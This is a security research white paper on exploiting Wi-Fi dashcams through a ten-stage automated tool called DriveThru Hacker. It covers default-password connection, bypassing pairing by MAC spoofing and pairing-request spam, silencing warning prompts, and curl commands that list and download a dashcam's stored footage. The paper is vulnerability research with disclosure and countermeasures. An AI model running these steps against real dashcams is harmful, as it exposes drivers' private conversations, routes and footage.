

# DriveThru Hacking: Fast Food, Faster Data Breach

Penelope Chua, George Chen, Alina Tan, Chee Peng Tan, Ri-Sheng Tan, Benjamin Cao

---

## ABSTRACT

*In-car dash cameras (dashcams) have become quintessential to our daily lives, supported by guidelines and regulations from insurance companies as part of insurance reduction or substantiating claims during an accident. However, this can be a double-edged sword without proper security measures, potentially compromising privacy and increasing susceptibility to identity theft.*

*This study presents in-depth findings on hacking over two dozen leading dashcam models, documenting the various hacking methodologies found for each model. These are fed into a 10-stage attack flow which provides a step-by-step approach to conducting an automated drive-through compromise on dashcams, resulting in major privacy breach within 6 minutes. We have coined the term "DriveThru Hacking" for this novel attack vector, and created a tool called "DriveThru Hacker" which automates the process of Wi-Fi discovery, hacking, data exfiltration, LLM summarisation and insights generation, focusing on a vendor-agnostic attack and performance.*

*The tool's performance was field-tested on 40 participants, and we have documented the exploitability, points of failure and the reconnaissance data gathered from sample dashcam footage, such as private conversations and daily routes. The impacts of our compromise are also expounded, uncovering the severe lack of emphasis placed on privacy within this space. Finally, we discuss countermeasures to these attacks and precautionary practices we should adopt both as manufacturers and consumers of such Wi-Fi enabled peripherals.*

**Keywords:** Dashcam Security, Wi-Fi Hacking, LLM Summarization

---

<b>ABSTRACT</b>	<b>1</b>
<b>1. EXECUTIVE SUMMARY</b>	<b>4</b>
<b>2. BACKGROUND</b>	<b>5</b>
2.1 Existing Literature on Dashcam Vulnerabilities	5
2.2 Wi-Fi Hacking in the Modern World	5
2.3 Leveraging GenAI in Reconnaissance	7
2.4 Background Research on Manufacturers	8
2.5 Securing Wi-Fi Enabled Internet of Things (IoT) Devices	8
<b>3. RESEARCH METHODOLOGY</b>	<b>10</b>
3.1 Design of DriveThru Hacker	10
3.1.1 Attack Flow Stages	26
3.2 Detailed Experimental Set-up	27
3.2.1 Process Flow	27
3.2.2 Methodology to derive Attack Vector Susceptibility	28
<b>4. RESULTS AND ANALYSIS</b>	<b>29</b>
4.1 Passive Sampling Results	29
4.1.1 Brand Distribution of Dashcams in Singapore	29
4.2 Participant Dashcam Results	29
4.2.1 Active Attack on Participant Dashcams	29
4.2.3 Cloud-connected Dashcams	30
4.3 Vulnerability Disclosure	32
4.3.1 Vulnerability Summary	32
4.3.2 Assigned CVEs	34
4.3.3 Vendor Disclosure	35
<b>5. FUTURE CONSIDERATIONS</b>	<b>37</b>
5.1.1 Lateral Movement	37
5.1.2 Tool Optimizations	37
5.2.1 Key problems in the dashcam industry	38
5.2.2 Recommendations to manufacturers	38
5.2.3 Potential Partnerships	40
<b>6. CONCLUSION</b>	<b>41</b>
<b>7. REFERENCES</b>	<b>42</b>

## 1. EXECUTIVE SUMMARY

This white paper provides a focused study into the methodology of dashcam exploitation, and the severity of impact this attack vector brings. With dashcam security as an under-considered niche in IoT technology, there has been little literature regarding the safeguards put in place to prevent compromise. This has led to a lack of security implementation in most common dashcam designs, spanning weaknesses in authentication mechanisms and file storage.

Recognising these vulnerabilities, the DriveThru Hacker Tool has been developed as a result of an experimental study into the ease with which dashcams can be exploited, regardless of vendor. Leveraging LLM summarisation, the severity of such an exfiltration is also examined, with major privacy concerns arising from both dashcam audio and video footage. Field research was conducted to determine the dashcam distribution on Singaporean roads, with the collection of over 1000 SSIDs for analysis.

This paper introduces a proposed methodology for rapid exploitation and pivoting of dashcam footage, particularly in the case of those with Wi-Fi capabilities, along with a deep dive on the extensive privacy and data concerns these vulnerabilities entail. Section 2 outlines the current research on dashcam vulnerabilities, as well as the ease of exploiting weak Wi-Fi network configurations in the modern threat landscape. Section 3 introduces the overall flow of the attack vector, and the key attack stages demonstrated in the tool. Section 4 contains results of field research, and performs a statistical analysis to determine the true impact of the experiment findings. Finally, Section 5 discusses the key highlights and takeaways from this study, proposing future enhancements and insights for dashcam manufacturers.

## 2. BACKGROUND

This section explores the current research done on dashcam vulnerabilities, and has an overview of the relevance of Wi-Fi hacking in recent times. Additional insights on the rise of GenAI in the context of reconnaissance have also been included.

### 2.1 Existing Literature on Dashcam Vulnerabilities

While dashcams are ubiquitous in modern society, research on their vulnerabilities are far less so. Few studies have surfaced on this topic, especially compared to the slew of new features modern dashcams have been furnished with. Existing research has been made on the security vulnerabilities of Wi-Fi enabled dashcams, with a focus on poorly configured firmware and weak authentication protocols that can be bypassed through packet interception (J. Park et al., 2016). A threat analysis on the Wi-Fi connected dashcam was also conducted, highlighting the potential for unauthorised video access or modification, misoperating of the dashcam system, and control privilege of the dashcam (Park et al., 2018).

With the rising trend of connected cars, there is an increasing reliance on the integrity of automotive IoT to not only improve performance, but safeguard against incidents and insurance claims (Dumasia & Raghunath, 2023). Connected cars have already had several critical discovered remote vulnerabilities, relating to components such as remote keyless systems, connected smartphone applications, the OBD port and more (Gülsever, 2019).

In a recent deep-dive on dashcam custom protocols (Lee & Park, 2024), analysis was done on the firmware of dashcams, which were typically available for download from most of the official websites. The file system was then extracted from these firmware using tools such as binwalk and 7-zip. Port scanning and Boot Logic Analysis were also conducted on these dashcams, providing statistics on open ports, running processes and the network. Finally, the main binary was decompiled, allowing for static analysis, step-through debugging, and protocol analysis. Through this, insights on the vulnerable features of dashcams were revealed, such as the RTSP protocol providing live view functionality, or problems with the firmware update function. Finally, the team managed to discover a stack of Zero-Day vulnerabilities ranging from Shell Script Execution (CWE-553) to OS Command injection (CWE-78).

Security measures have been proposed against these established weaknesses, such as using blockchain technology to prevent forgery and falsification, coupled with multi-signature-based access control methods based on GPS (Global Positioning System) to ensure authenticity and privacy (Na & Park, 2022).

### 2.2 Wi-Fi Hacking in the Modern World

Since its inception, the modern Wi-Fi protocol has gone through many iterations, with the crux of Wi-Fi security lying in the strength of its encryption protocol (Firdus et al., 2024) - from vulnerabilities in the RC4 Key Distribution algorithm affecting WEP, to heightened security from WPA to WPA2 due to encryption length differences between Temporal Key Integrity Protocol and AES, and finally using the Dragonfly handshake in WPA3 to guard against offline dictionary attacks. This exponentially rapid pace of evolution correlates directly with its widespread adoption in modern society.

Indeed, while the newest WPA3 fixes previous design flaws such as forward secrecy and management frame security (Vanhoe, 2022), with the speed of today's cyberscape, existing vulnerabilities have already been found, such as disconnection attacks (e.g. KRACK, FragAttacks, Dragonblood) and network layer attacks (e.g. ARP Poisoning, abusing shared Wi-Fi group key to inject packets).

Furthermore, the shift from WPA2 is still ongoing, with many modern IOT devices still not supporting WPA3 (HKCERT, 2020), and hence possessing many of the inherent vulnerabilities in WPA2. These include vectors such

as rogue access points, compromising the confidentiality of the authentication key via interception, or de-authentication attacks blocking the availability of the legitimate access point. WPA2 is also susceptible to offline dictionary attacks, even with AES encryption, and the pre-shared key can easily be obtained through cracking (Najar & Mir, 2021).

This opens up a whole host of Wi-Fi attacks, such as sniffing, injection and cracking, with plenty of open-source tools available for ease of adoption (Bugcrowd, 2024). Notable examples include Aircrack-ng, which supports all types of wifi attacks, or tools to speed up cracking such as hcxtools or hashcat. Even for WPA3, tools such as Wacker exist to facilitate online cracking.

This ease of exploitation at high performance speeds has led to practices such as wardriving, which initially started out as a hobby of “driving around, looking for wireless networks”, but has evolved in the hands of malicious actors to include gaining access to those systems (Caviglione, 2011).

Attack Detected Anomaly	Skills Needed	WLAN Affected	Security Risk	Countermeasures
SSID unlock	None. Automatically done in several software	ALL	1	None at this level.
Active scan	None. Automatically done by interfaces' drivers	ALL	0	Forecasted in the standard. Check periodically MAC addresses of traffic flows.
Passive scan	None, but proper software and a proper interface is needed.	ALL	2	Reduce the transmission power.
WEP crack	Minimum	If WEP Protected	10	Avoid WEP. If WEP must be in place (for legacy support) change password often. Monitor traffic to detect peaks and activate MAC filtering (at least). Force users to adopt VPN and disable DHCPs.
MAC spoofing	Medium. Kernel patches could be needed.	ALL	8	MAC-based policies must be adopted jointly with encryption techniques.
Packet injection	Medium	If WEP Protected	5	Tools for performing packet injection can also monitor the WLAN like IDS.
De-authentication flood	Medium	For WPA	7	The attacker could be "serious." Change the WPA password to avoid a dictionary attack.

Unsolicited traffic in indoor environments	Medium/High	ALL	9	When in presence of limited transmitting power, the attacker relies on high-gain antennas, thus could be a prepared attacker.
Unrecognized	High	ALL	10	It could be a "false positive" or the attacker could be able to produce his/her own tools.

Table 1 Summary of wardriving threats and possible countermeasures

As a community dedicated to cracking WLAN networks on the go, the pace of Wi-Fi exploitation is relentless, and users of Wi-Fi enabled products should be aware of these risks and mitigate against them accordingly.

## 2.3 Leveraging GenAI in Reconnaissance

A mainstay topic in most security discussions in recent times, GenAI has brought monumental shifts in the way hackers conduct their attacks.

When looking at the potential for abuse of GenAI, the intersection between the type of harm inflicted and intentions of the malicious actors can be charted (Ferrara, 2024).




Fig. 1 Examples of GenAI abuse

As can be seen, with GenAI, threat actors have far greater potential in leveraging previously less salient attack vectors or personal information, to inflict greater harm and more lasting impact.

For example, GenAI can be used to facilitate more targeted phishing campaigns, where hackers can quickly craft professional looking phishing emails tailored to victims based on their public profile information, increasing both the quantity and quality of such malicious emails that can be sent out (Monetary Authority of Singapore, 2024).

Thus, GenAI has the potential to supercharge existing TTPs - refined social engineering, such as generating convincing spear phishing emails based on OSINT and data breaches, is just one of the ways hackers can do more with far less information (Krishnan, 2024). This also extends to other phases such as reconnaissance, where LLMs can quickly identify vulnerabilities and cracking passwords, and even lowering the barrier to entry for malicious actors by quickly enhancing scripting techniques.

## 2.4 Background Research on Manufacturers

In recent years, dashcams have become a near-essential accessory for vehicle owners, driven by their widespread availability, affordability, and the practical value they offer. No longer reserved for commercial fleets or tech-savvy drivers, dashcams are now commonplace across all types of vehicles. Their presence serves as a passive safeguard - providing convenient and reliable documentation in the event of accidents, road incidents, or criminal activity. Whether supporting insurance claims, legal cases, or simply offering peace of mind, dashcams have become a key part of the modern driving experience.

Based on our SSID discovery sample of 1000 items, dashcams from IROAD emerged as the most prevalent, accounting for nearly 50% of all dashcams identified in our research. This finding underscores IROAD's widespread market presence and provides insight into the underlying ecosystem of dashcam manufacturing. A particularly noteworthy observation is that many of these dashcams, regardless of brand, often originate from the same manufacturing facilities or OEMs (Original Equipment Manufacturers). As a result, multiple brands frequently share identical or highly similar hardware configurations and firmware versions.

This uniformity introduces a significant cybersecurity concern: an exploit developed for one model has a high probability of being replicable across multiple other brands, especially if they share the same chipset, firmware base, or wireless stack. The wireless stack refers to the combined set of hardware, firmware, and software layers that manage how the device communicates wirelessly - such as through Wi-Fi or Bluetooth - including everything from the physical wireless chipset to the network protocols and drivers that control it.

Because many devices use the same or similar wireless stacks, a vulnerability in one component could serve as a universal entry point across different brands and models. Additionally, it is not uncommon for third-party mobile applications, not produced by the original dashcam manufacturers, to be capable of discovering and connecting to these devices. These apps can sometimes access dashcam storage, live video feeds, or other sensitive content, further broadening the attack surface and making unauthorized access even more feasible.

Moreover, many original equipment (OE) dashcams installed in high-end vehicles - such as those from Mercedes-Benz, Audi, or BMW - are often sourced from the same OEMs that supply consumer-grade dashcams. These overlapping supply chains blur the line between premium automotive tech and off-the-shelf consumer electronics, amplifying the potential risk surface. Exploiting a vulnerability in a widely distributed consumer model could, in theory, expose similar weaknesses in OE models integrated into vehicles, with potentially serious implications for both privacy and vehicular security (*FCC Report on WHB, n.d.*).

## 2.5 Securing Wi-Fi Enabled Internet of Things (IoT) Devices

With the advent of IoT devices bringing immeasurable convenience to modern society, security mindsets towards the use of these devices have not evolved at the same pace for the common consumer. In Singapore, 16% of networks use default or common passwords, highlighting the complacency and false sense of security the populace holds towards Wi-Fi security (Lim, Rahman, & Sikdar, 2025). This weakness has already been weaponized as a primary vector in many exploits, where great coverage can be attained with just low-hanging fruit. In IoT networks,

password matching or theft holding are some popular techniques used by intruders to gain unauthorised access (Stiawan et al., 2019).

In fact, this remains a concern even for manufacturers, who are responsible for generating default factory passwords, with many routers never changing their factory default credentials (Abdullahi & Ariffin, 2015). Even direct prompting of users to change their passwords may be insufficient, with many underestimating the dangers of weak password settings and opting for the convenience of leaving the default credentials, exposing themselves to basic Wi-Fi hacking (Murakami, Fujita, & Okabe, 2022).



### 3. RESEARCH METHODOLOGY

This section explains the design flow and implementation of DriveThru Hacker, a dashcam hacking tool devised to exfiltrate dashcam footage and extract relevant findings via LLM summarisation.

#### 3.1 Design of DriveThru Hacker

DriveThru Hacker delivers an automated, vendor-agnostic attack on vulnerable dashcams that are stationary and within range for a brief period of time. The attack primarily extracts dashcam footage, both audio and video feeds, and uses LLM summarisation to garner useful insights. Below is a table detailing the attack stages used in the exploit.

Dashcam Model Highlight	Attack Stage	
J	1	Discover – dashcam SSIDs
J, K, E, F, H, P	2	Connect – using default/fixed/common passwords (fallback to traditional cracking of handshake captures)
J, K, E, F, H, P, C	3	Bypass – device registration or physical pairing
C	4	Silence – dashcam warning sounds during the attack (if applicable)
all	5	Authenticate – file storage services using hardcoded credentials found in APKs/firmware (if applicable)
B, O	6	Dump – all video, audio, meta data such as GPS data
K, G, L	7	Sabotage – change configurations such as disabling recording, deleting footage, or sabotaging the car battery
I	8	Extract – key video frames containing landmarks and road signs to infer point-in-time location (if GPS data isn't available)
I	9	Process – transcribe audio, identifying background music and summarizing key conversations via LLM
I, M	10	Insights – generated using driving routes, lifestyle patterns, and conversational topics, presenting them to the car owner at the end of the drive-through

Table 2 Attack Flow stages in DriveThru Hacker

As seen, the attack flow has been divided into 10 key stages, from discovery to dumping to insight generation. Each stage has been correlated with the dashcam models that are most relevant to it, with the actual brands having been abstracted to alphabets for anonymity.

### *3.1.1 Attack Flow Stages*

The following details the attack flow stages employed by the DriveThru Hacker, going into the underlying logic behind each phase.

#### Stage 1 - Discover

Upon starting up DriveThru Hacker, the tool scans for Wi-Fi networks and generates a list of target dashcam SSIDs. The attack starts with the known hardcoded defaults if applicable, running the model-specific scripts for identified dashcam models based on the SSID. If none of the scanned SSIDs are known, likely unrelated SSIDs (such as those prefixed by known ISPs) are first removed using a blacklist, before moving on to the second stage.

#### Stage 2 - Connect

Through OSINT and scouring dashcam-affiliated applications, a database of default dashcam app credentials along with common-weak passwords was compiled for iteration in the cracking phase. Hence, if the SSIDs have no known defaults, the common passwords are used in credential stuffing to attempt to establish connection.

To ensure a vendor-agnostic approach was formulated, 24 Wi-Fi enabled dashcam models across 15 distinct brands were procured and analyzed. Each unit was evaluated based on its shipped password configuration, changeability, and relative susceptibility to handshake capture and cracking.

From the 15 brands surveyed, 14 brands were shipped with identical default credentials across all their dashcam units. Only one brand implemented a unique random password per unit, which still adhered to a predictable structure of eight lowercase alphabetical characters. Based on existing password-cracking benchmarks, this configuration remains highly susceptible to brute-force attacks. Using modern cloud cracking tools, these passwords can often be cracked in under an hour - a timeframe irrelevant in typical long-duration attacks but impractical for a short-term drive-through exploit. As such, these passwords are deprioritized in the DriveThru Hacker methodology.

Furthermore, only 11 of the 15 brands allow end users to modify the default password, with the remaining 4 brands having hardcoded, immutable credentials. This introduces a significant security risk - any nearby adversary who knows the default password can connect to the dashcam's Wi-Fi network without restriction.

Within the subset of 11 configurable brands, user-set passwords were not cracked unless they remained default, or were commonly used (e.g., 12345678, password). Secure passwords were considered out of scope, as the DriveThru Hacker's focus is on easily exploitable credentials. This reflects the real-world constraints of DriveThru Hacking: limited proximity and brief attack windows. Dashcams requiring extensive brute-force efforts or time-intensive cracking were excluded from this study, as they fall outside the scope of rapid, opportunistic compromise.

An unexpected finding emerged during analysis: 4 dashcam brands were configured to use a publicly routable .com domain as their internal domain name. This misconfiguration introduces potential risks such as DNS leakage and susceptibility to man-in-the-middle (MITM) attacks. More critically, the domain in question had not been registered at the time of discovery. To mitigate immediate risk to end users, we registered the domain ourselves and notified all four affected manufacturers within 24 hours, offering a secure transfer of ownership. As of this writing, no responses have been received, and the domain remains under our control to prevent malicious registration.

#### Stage 3 - Bypass Device Registration

Three distinct methods were identified to bypass the device registration or pairing mechanisms that many dashcams implement as a second factor of authentication. These mechanisms are designed to ensure that only a trusted, physically-paired smartphone can access sensitive data such as video feeds. However, research findings reveal critical implementation flaws across multiple brands that render these protections ineffective.

#### *Method 1: Direct Access Without Pairing*

Many dashcams require physical interaction - a button press on the device - to initiate a secure pairing session with a smartphone. Manufacturers claim that this process restricts access to a single trusted device and prevents unauthorized remote connections.

However, in the case of Dashcam Model C, once an adversary is connected to the dashcam's Wi-Fi, it is possible to access the HTTP server directly without completing the pairing process. This allows an attacker to retrieve video feeds and metadata without ever pressing the physical button - completely defeating the purpose of this second-factor mechanism and enabling fully remote exploitation.

#### *Method 2: MAC Address Spoofing to Impersonate Trusted Devices*

Four dashcam brands with fixed, non-editable default passwords rely heavily on the device pairing process as their primary form of access control. Since the password cannot be changed, the device uses the MAC address of the previously paired smartphone to identify trusted devices.

The dashcam stored the MAC address of the trusted device and used it as the key for ongoing access. By conducting an ARP scan in the vicinity of the target vehicle, the paired device's MAC address can be identified. This MAC address can then be spoofed on any Kali Pi test device, which will allow for the bypass of the pairing mechanism entirely and allow adversaries to gain full access to the dashcam.

This method highlights a major oversight in access control - trust based solely on MAC address is inherently insecure and easily circumvented using readily available tools.

#### *Method 3: MFA Fatigue via Voice Prompt Loop*

The final attack vector involves actively triggering the dashcam's pairing prompt repeatedly to induce MFA fatigue in the driver. In affected models, when an unauthorized device sends repeated pairing requests, the dashcam responds with a voice prompt instructing the user to press the Wi-Fi button to authorize the connection.

By implementing a script that spams pairing requests to the dashcam, voice prompts can be played continuously. This introduces an auditory disturbance inside the vehicle, intending to exploit user frustration or distraction, eventually prompting the driver to press the Wi-Fi button out of annoyance, unknowingly granting full access to the attacker's device.

This social engineering tactic through sensory fatigue is a novel and effective way to circumvent physical access limitations, highlighting the need for more robust access control policies that do not rely solely on user action.

#### Stage 4 - Silence Dashcam Voice

Some dashcams provide voice feedback when certain actions are triggered - typically through app-level API calls rather than lower-level network interactions. This voice guidance can alert drivers to unauthorized activity during a drive-through attack.

To avoid drawing attention, the voice prompts can be temporarily suppressed. A configuration change to mute or lower the volume can be sent at the start of the script, followed by a subsequent change to restore the original setting once the operation is complete.

For example, with Dashcam Model C, this is accomplished with a single additional API call at the start and end of the exploit chain - effectively silencing the dashcam during the attack.

### Stage 5 - Service Discovery and File Access

Upon successful Wi-Fi connection, DriveThru Hacker then conducts service discovery on the compromised dashcam to wirelessly download the dashcam footage.

Dashcam Models / Ports	FTP	Telnet	http & proxy	RPC	RTSP	API	TCP	Video	Audio	ADB
B			80			7777	53	7778	7779	
O			80			7777	53	7778	7779	
S			80			7777	53	7778	7779	
A (4 x budget cams)	21		80, 8080		554, 8080	80, 3333	8081			
R	21		8080		554	3333				
D			80	111						
C			80		554	80				
G			80		554	80				
L		23	80		554	80				
M		23		111	554		53			
I	21				554					
L		23	80		554					
M		23			554					
Q		23	80		554					
E	21				9092		9091			
F					9092		9091			
H					9092		9091			
J					9092		9091			
P					9092		9091			

P					9092		9091			
N					9092		9091			
K			80, 8080		8554					5037

*Table 3 List of Dashcam models and discovered protocols*

As seen above, the dashcam models vary in available protocols and their respective ports, introducing model-specific complexity to the attack vector that had to be accounted for in the tool's capabilities.

With these protocols, the tool is able to establish connections to the dashcam to facilitate file transfer in subsequent stages.

#### Stage 6 - Exfiltrate Video and Audio

For models B, O, and S, an initial Nmap scan shows only port 7777 open - identified via the APK as the dashcam's API port.

```
g@c Downloads % nmap 192.168.100.1 -Pn -p 7777,7778,7779
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 17:55 +08
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Nmap scan report for 192.168.100.1
Host is up (0.49s latency).

PORT      STATE SERVICE
7777/tcp  open  cbt
7778/tcp  closed interwise
7779/tcp  closed vstat

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
```

*Fig. 2 Nmap result of model B*

This API is queried to retrieve a list of media files, which are organized into four categories: drive, event, parking, and photo.




Fig. 3 Sequence Diagram between DriveThru Hacker and model B's protocols

Next, to access the actual video and audio data, a series of predefined byte sequences is sent - similar to port knocking - which triggers the dashcam to temporarily open port 7778 (video) and port 7779 (audio).

Once these ports are open, the tool begins downloading the media. It automatically merges audio and video files into a single playable stream before continuing to the next batch.

Another example is seen in model A, where a set of CMD codes linked to specific API actions were mapped out from the decompiled APK. By sniffing communication traffic between the app and the device, the exact API calls were identified and subsequently used to list and download video files. This allowed for the scripting of the entire media dump process without needing the official app.




Fig. 4 Wireshark Packet Capture after using Application to trigger Download action in model A

As seen in the packet above, CMD was populated with the value 3015, appearing to correspond with an API command listing all the files in the dashcam storage. To verify this, the CMD parameter was set to 3015 in a curl command and the response was observed..

```

g@c Downloads % curl "http://192.168.1.254:80/?custom=1&cmd=3015"
<?xml version="1.0" encoding="UTF-8" ?>
<LIST>
<ALLFile><File>
<NAME>MOV0000_241106003408.AVI</NAME>
<FPATH>0:\VID\MOV0000_241106003408.AVI</FPATH>
<SIZE>160730112</SIZE>
<TIMECODE>1499857988</TIMECODE>
<TIME>2024/11/06 00:34:08</TIME>
<ATTR>32</ATTR></File>
</ALLFile>
<ALLFile><File>
<NAME>MOV0001_241106003508.AVI</NAME>
<FPATH>0:\VID\MOV0001_241106003508.AVI</FPATH>
<SIZE>141495808</SIZE>
<TIMECODE>1499858020</TIMECODE>
<TIME>2024/11/06 00:35:08</TIME>
<ATTR>32</ATTR></File>
</ALLFile>
<ALLFile><File>
<NAME>MOV0002_241106003530.AVI</NAME>
<FPATH>0:\VID\MOV0002_241106003530.AVI</FPATH>
<SIZE>52504576</SIZE>

```

Fig. 5 curl response with CMD set to 3015

The curl response proves that CMD value 3015 triggers a “list” action from the dashcam. A list of pertinent CMD values and their corresponding actions were tabulated with the key values illustrated below:

CMD Value	Action
3016	Basic message mailbox function.
2015	Initiates live stream function for dashcam.
3001	Sets work-mode flag enabling dashcam to allow Download actions (e.g. 4001) via API.
3015	Lists all files in the directory.
4001	Initiates download of specified file.

Table 4 Key CMD Values and Corresponding Actions

The tool was then scripted to use the CMD API commands to list out the video files present on the dashcam, and extract footage.

Sample curl command for download:

```

curl "http://192.168.1.254:80/VID/MOV0055_241106012646.AVI?custom=1&cmd=4001" --output
MOV0055_241106012646.AVI

```



Alternatively, the RTSP service could also be used for extracting video streams.

